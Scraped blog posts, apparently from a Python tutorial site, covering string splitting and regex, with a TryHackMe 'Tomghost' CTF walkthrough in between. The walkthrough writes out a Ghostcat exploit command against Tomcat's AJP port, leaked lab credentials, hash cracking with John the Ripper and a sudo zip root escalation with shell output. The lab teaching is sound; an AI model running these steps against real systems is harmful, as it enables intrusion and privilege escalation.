Approach: An alternative solution is to remove all newline strings from the resulting list using map() to first get rid of the newline characters attached to each item of the returned list and then using the filter() function such as filter(bool, words) to filter out any empty string '' and other elements that evaluate to False such as None.

text = '\n\tabc\n\txyz\n\tlmn\n'
words = text.split('\t')
li = list(map(str.strip, words))
res = list(filter(bool, li))
print(res) # ['abc', 'xyz', 'lmn']

Method 3: Use re.findall() Instead

A simple and Pythonic solution is to use re.findall(pattern, string) with the inverse pattern used for splitting the list. If pattern A is used as a split pattern, everything that does not match pattern A can be used in the re.findall() function to essentially retrieve the split list.

Here’s the example that uses a negative character class [^\s]+ to find all characters that do not match the split pattern:

import re text = '\n\tabc\n\txyz\n\tlmn\n'
words = re.findall('([^\s]+)', text)
print(words) # ['abc', 'xyz', 'lmn']

Note:

The re.findall(pattern, string) method scans string from left to right, searching for all non-overlapping matches of the pattern. It returns a list of strings in the matching order when scanning the string from left to right.

🌎Related Read: Python re.findall() – Everything You Need to Know

Exercise: Split String and Remove Empty Strings

Problem: Say you have been given a string that has been split by the split method on all occurrences of a given pattern. The pattern appears at the end and beginning of the string. How to get rid of the empty strings automatically?

s = '_hello_world_'
words = s.split('_')
print(words) # ['', 'hello', 'world', '']

Note the empty strings in the resulting list.

Expected Output:

['hello', 'world']

💡 Hint: Python Regex Split Without Empty String

Solution:

import re s = '_hello_world_'
words = s.split('_') # Method 1: Using List Comprehension
print([x for x in words if x!='']) # Method 2: Using filter
print(list(filter(bool, words))) # Method 3: Using re.findall
print(re.findall('([^_\s]+)', s))

Conclusion

Thus, we come to the end of this tutorial. We have learned how to eliminate newline characters and empty strings from a list in Python in this article. I hope it helped you and answered all your queries. Please subscribe and stay tuned for more interesting reads.


Posted on Leave a comment

Tomghost “Try Hack Me” Walkthrough (Hacked)

5/5 – (1 vote)

In this CTF (Capture the Flag) challenge walkthrough, we will be hacking into an Apache Tomcat server using an exploit created by a Chinese developer.

This exploit is available as a standalone Python file and as a Metasploit module.

YouTube Video

In the walkthrough video, I’ll demonstrate both methods of gaining an initial foothold into the box. We will use a trusty hash cracking tool, John the ripper to decrypt a password from two files found on the target machine.

Logging in as the second user, we can leverage our permissions to run the zip bin as root in order to retrieve the root flag.

Please note that this box contains a username with foul language. If you are easily offended by bad words, please don’t continue reading this walkthrough. 

ENUMERATION

First, let’s export our IPs and enumerate with nmap.

export myIP=10.6.2.23
export targetIP=10.10.225.99 sudo nmap -Pn -sC -p- -O $targetIP

Next we will look further into the port 8009 service ajp13 with some searching on Google. We quickly discover that it looks like a tomcat apache server that has a vulnerability that can be exploited with Ghostcat

INITIAL FOOTHOLD WITH GHOSTCAT

Using metasploit with the ghostcat module, we can retrieve the first user’s username and password. Also of interest is port 8080 running an HTTP-proxy. This is probably a webpage we can look at in a browser. 

The other method for retrieving the first username and password is to run the following command to use ajpShooter.py directly without metasploit:

python ajpShooter.py http://10.10.176.124:8080 8009 /WEB-INF/web.xml read
--- _	_ __ _ _ /_\ (_)_ __ / _\ |__ ___ ___ | |_ ___ _ __ //_\\ | | '_ \ \ \| '_ \ / _ \ / _ \| __/ _ \ '__| / _ \| | |_) | _\ \ | | | (_) | (_) | || __/ | \_/ \_// | .__/ \__/_| |_|\___/ \___/ \__\___|_| |__/|_| 00theway,just for test [<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1261-1583902632000"
[<] Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1261 <?xml version="1.0" encoding="UTF-8"?>
<!-- Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd" version="4.0" metadata-complete="true"> <display-name>Welcome to Tomcat</display-name> <description> Welcome to GhostCat skyfuck:8730281lkjlkjdqlksalks </description> </web-app>
****
**---**

SSH INTO THE TARGET MACHINE

Now that we have retrieved the user:password, we can go ahead an SSH into the box.

ssh skyfuck@10.10.176.124
Password: 8730281lkjlkjdqlksalks

During further enumeration, we discovered two files: tryhackme.asc, and credential.pgp. These files will probably help us uncover another hidden string. The .pgp file contains a hash that, when cracked, reveals a key to decrypt the .asc file.

First, we need to transfer both files to our attacker machine so that we can use john the ripper to decrypt the hash. We can use SCP (secure copy protocol to transfer the files).

The following commands allow us to uncover the hidden string, which turns out to be another username:password combination.

sudo scp skyfuck@10.10.91.141:/home/skyfuck/credential.pgp ~/THM/tomghost/credential.pgp sudo scp skyfuck@10.10.91.141:/home/skyfuck/tryhackme.asc ./tomghost/tryhackme.asc

DECRYPTING THE HIDDEN SECRET WITH JOHN THE RIPPER

On our attacker machine we can run john2hash to nicely convert the .asc file into a new file packed up for john the ripper, titled “hash”.

john2hash tryhackme.asc > hash

And finally, we can run john the ripper now to decrypt the credential.pgp file.

John – wordlist=/home/kalisurfer/hacking-tools/SecLists/Passwords/Leaked-Databases/rockyou/rockyou.txt hash

The rockyou.txt file is a leaked database of passwords that is often used in pentesting. Once we crack the hash, we will use the following commands to decrypt the credential.pgp file.

gpg – import tryhackme.asc
sudo gpg – decrypt credential.pgp

And we have it!

merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j%

!!!
THM{GhostCat_1s_so_cr4sy}
!!!

EXPLOITING SUDO PERMISSIONS ON ZIP

First, we need to switch over the user Merlin with:

su merlin

We discover with a sudo -l search that we have sudo permissions to run the zip bin.

Over on GTFObins we find a privilege escalation vector using zip to maintain SUDO permissions and retrieve the root flag:

merlin@ubuntu:/usr/bin$ TF=$(mktemp -u)
merlin@ubuntu:/usr/bin$ sudo zip $TF /etc/hosts -T -TT 'sh #' adding: etc/hosts (deflated 31%)
# whoami
root
# cd /root
# ls
root.txt ufw
# cat root.txt
THM{Z1P_1S_FAKE}

Thanks for reading/watching my walkthrough.

Posted on Leave a comment

Python | Split Text into Sentences

Rate this post

✨Summary: There are four different ways to split a text into sentences:
🚀 Using nltk module
🚀 Using re.split()
🚀 Using re.findall()
🚀 Using replace

Minimal Example

text = "God is Great! I won a lottery." # Method 1
from nltk.tokenize import sent_tokenize
print(sent_tokenize(text)) # Method 2
import re
res = [x for x in re.split("[//.|//!|//?]", text) if x!=""]
print(res) # Method 3
res = re.findall(r"[^.!?]+", text)
print(res) # Method 4
def splitter(txt, delim): for i in txt: if i in delim: txt = txt.replace(i, ',') res = txt.split(',') res.pop() return res sep = ['.', '!']
print(splitter(text, sep)) # Output: ['God is Great', ' I won a lottery']

Problem Formulation

Problem: Given a string/text containing numerous sentences; How will you split the string into sentences?

Example: Let’s visualize the problem with the help of an example.

# Input
text = "This is sentence 1. This is sentence 2! This is sentence 3?"
# output
['This is sentence 1', ' This is sentence 2', ' This is sentence 3']

Method 1: Using nltk.tokenize

Natural Language Processing (NLP) has a process known as tokenization using which a large quantity of text can be divided into smaller parts called tokens. The Natural Language toolkit contains a very important module known as NLTK tokenize sentence which further comprises sub-modules. We can use this module and split a given text into sentences.

Code:

from nltk.tokenize import sent_tokenize
text = "This is sentence 1. This is sentence 2! This is sentence 3?"
print(sent_tokenize(text)) # ['This is sentence 1.', ' This is sentence 2!', ' This is sentence 3?']

Explanation: 

  • Import the sent_tokenize module.
  • Further, the sentence_tokenizer module allows you to parse the given sentences and break them into individual sentences at the occurrence of punctuations like periods, exclamation,  question marks, etc.

Caution: You might get an error after installing the nltk package. So, here’s the entire process to install nltk in your system.

Install nltk using → pip install nltk

Then go ahead and type the following in your Python shell:

import nltk
nltk.download('punkt')

That’s it! You are now ready to use the sentence_tokenizer module in your code.

Method 2: Using re.split

The re.split(pattern, string) method matches all occurrences of the pattern in the string and divides the string along the matches resulting in a list of strings between the matches. For example, re.split('a', 'bbabbbab') results in the list of strings ['bb', 'bbb', 'b'].

Approach: Split the given string using alphanumeric separators, and use the either-or (|) metacharacter. It allows you to specify each separator within the expression like so: re.split("[//.|//!|//?]", text). Thus, whenever the script encounters any of the mentioned characters specified within the pattern, it will split the given string. The expression x!="" ignores all the empty characters.

Code:

import re
text = "This is sentence 1. This is sentence 2! This is sentence 3?"
res = [x for x in re.split("[//.|//!|//?]", text) if x!=""]
print(res) # ['This is sentence 1', ' This is sentence 2', ' This is sentence 3']

🧩Recommended Read:  Python Regex Split

Method 3: Using findall

The re.findall(pattern, string) method scans the string from left to right, searching for all non-overlapping matches of the pattern. It returns a list of strings in the matching order when scanning the string from left to right.

Code:

import re
text = "This is sentence 1. This is sentence 2! This is sentence 3?"
res = re.findall(r"[^.!?]+", text)
print(res) # ['This is sentence 1', ' This is sentence 2', ' This is sentence 3']

Explanation: In the expression, i.e., re.findall(r"[^.!?]+", text), all occurrences of characters are grouped except the punctuation marks. []+ denotes that all occurrences of one or more characters except (given by ^) ‘!’, ‘?’, and ‘.’ will be returned. Thus, whenever the script finds and groups all characters until any of the mentioned characters within the square brackets are found. As soon as one of the mentioned characters is found it splits the string and finds the next group of characters.

🧩Related Read: Python re.findall() – Everything You Need to Know

Method 4: Using replace

Approach: The idea here is to replace all the punctuation marks (‘!’, ‘?’, and ‘.’) present in the given string with a comma (,) and then split the modified string to get the list of split substrings. The problem here is the last element returned will be an empty string. You can use the pop() method to remove the last element out of the list of substrings (the empty string).

Code:

def splitter(txt, delim): for i in txt: if i in delim: txt = txt.replace(i, ',') res = txt.split(',') res.pop() return res sep = ['.', '!', '?']
text = "This is sentence 1. This is sentence 2! This is sentence 3?"
print(splitter(text, sep)) # ['This is sentence 1', ' This is sentence 2', ' This is sentence 3']

🧩Related Read: Python String replace()

Conclusion

We have successfully solved the given problem using different approaches. I hope this article helped you in your Python coding journey. Please subscribe and stay tuned for more interesting articles.

Happy coding! 🐍


Do you want to master the regex superpower? Check out my new book The Smartest Way to Learn Regular Expressions in Python with the innovative 3-step approach for active learning: (1) study a book chapter, (2) solve a code puzzle, and (3) watch an educational chapter video.

Posted on Leave a comment

Python | Split String with Regex

Rate this post

Summary: The different methods to split a string using regex are:

  • re.split()
  • re.sub()
  • re.findall()
  • re.compile()

Minimal Example

import re text = "Earth:Moon::Mars:Phobos" # Method 1
res = re.split("[:]+", text)
print(res) # Method 2
res = re.sub(r':', " ", text).split()
print(res) # Method 3
res = re.findall("[^:\s]+", text)
print(res) # Method 4
pattern = re.compile("[^:\s]+").findall
print(pattern(text)) # Output
['Earth', 'Moon', 'Mars', 'Phobos']

Problem Formulation

📜Problem: Given a string and a delimiter. How will you split the string using the given delimiter using different functions from the regular expressions library?

Example: In the following example, the given string has to be split using a hyphen as the delimiter.

# Input
text = "abc-lmn-xyz" # Expected Output
['abc', 'lmn', 'xyz']

Method 1: re.split

The re.split(pattern, string) method matches all occurrences of the pattern in the string and divides the string along the matches resulting in a list of strings between the matches. For example, re.split('a', 'bbabbbab') results in the list of strings ['bb', 'bbb', 'b'].

Approach: Use the re.split function and pass [_]+ as the pattern which splits the given string on occurrence of an underscore.

Code:

import re text = "abc_lmn_xyz"
res = re.split("[_]+", text)
print(res) # ['abc', 'lmn', 'xyz']

🚀Related Read: Python Regex Split

Method 2: re.sub

The regex function re.sub(P, R, S) replaces all occurrences of the pattern P with the replacement R in string S. It returns a new string. For example, if you call re.sub('a', 'b', 'aabb'), the result will be the new string 'bbbb' with all characters 'a' replaced by 'b'.

Approach: The idea here is to use the re.sub function to replace all occurrences of underscores with a space and then use the split function to split the string at spaces.

Code:

import re text = "abc_lmn_xyz"
res = re.sub(r'_', " ", text).split()
print(res) # ['abc', 'lmn', 'xyz']

🚀Related Read: Python Regex Sub

Method 3: re.findall

The re.findall(pattern, string) method scans string from left to right, searching for all non-overlapping matches of the pattern. It returns a list of strings in the matching order when scanning the string from left to right.

Approach: Find all occurrences of characters that are separated by underscores using the re.findall().

Code:

import re text = "abc_lmn_xyz"
res = re.findall("[^_\s]+", text)
print(res) # ['abc', 'lmn', 'xyz']

🚀Related Read: Python re.findall()

Method 4: re.compile

The method re.compile(pattern) returns a regular expression object from the pattern that provides basic regex methods such as pattern.search(string)pattern.match(string), and pattern.findall(string). The explicit two-step approach of (1) compiling and (2) searching the pattern is more efficient than calling, say, search(pattern, string) at once, if you match the same pattern multiple times because it avoids redundant compilations of the same pattern.

Code:

import re text = "abc_lmn_xyz"
pattern = re.compile("[^-\s]+").findall
print(pattern(text)) # ['abc', 'lmn', 'xyz']

Why use re.compile?

  • Efficiency: Using re.compile() to assemble regular expressions is effective when the expression has to be used more than once. Thus, by using the classes/objects created by compile function, we can search for instances that we need within different strings without having to rewirte the expressions again and again. This increases productivity as well as saves time.
  • Readability: Another advantage of using re.compile is the readability factor as it leverages you the power to decouple the specification of the regex.

🚀Read: Is It Worth Using Python’s re.compile()?

Exercise

Problem: Python regex split by spaces, commas, and periods, but not in cases like 1,000 or 1.50.

Given:
my_string = "one two 3.4 5,6 seven.eight nine,ten"
Expected Output:
["one", "two", "3.4", "25.6" , "seven", "eight", "nine", "ten"]

Solution

my_string = "one two 3.4 25.6 seven.eight nine,ten"
res = re.split('\s|(?<!\d)[,.](?!\d)', my_string)
print(res) # ['one', 'two', '3.4', '25.6', 'seven', 'eight', 'nine', 'ten']

Conclusion

Therefore, we have learned four different ways of splitting a string using the regular expressions package in Python. Feel free to use the suitable technique that fits your needs. The idea of this tutorial was to get you acquainted with the numerous ways of using regex to split a string and I hope it helped you.

Please stay tuned and subscribe for more interesting discussions and tutorials in the future. Happy coding! 🙂


Do you want to master the regex superpower? Check out my new book The Smartest Way to Learn Regular Expressions in Python with the innovative 3-step approach for active learning: (1) study a book chapter, (2) solve a code puzzle, and (3) watch an educational chapter video.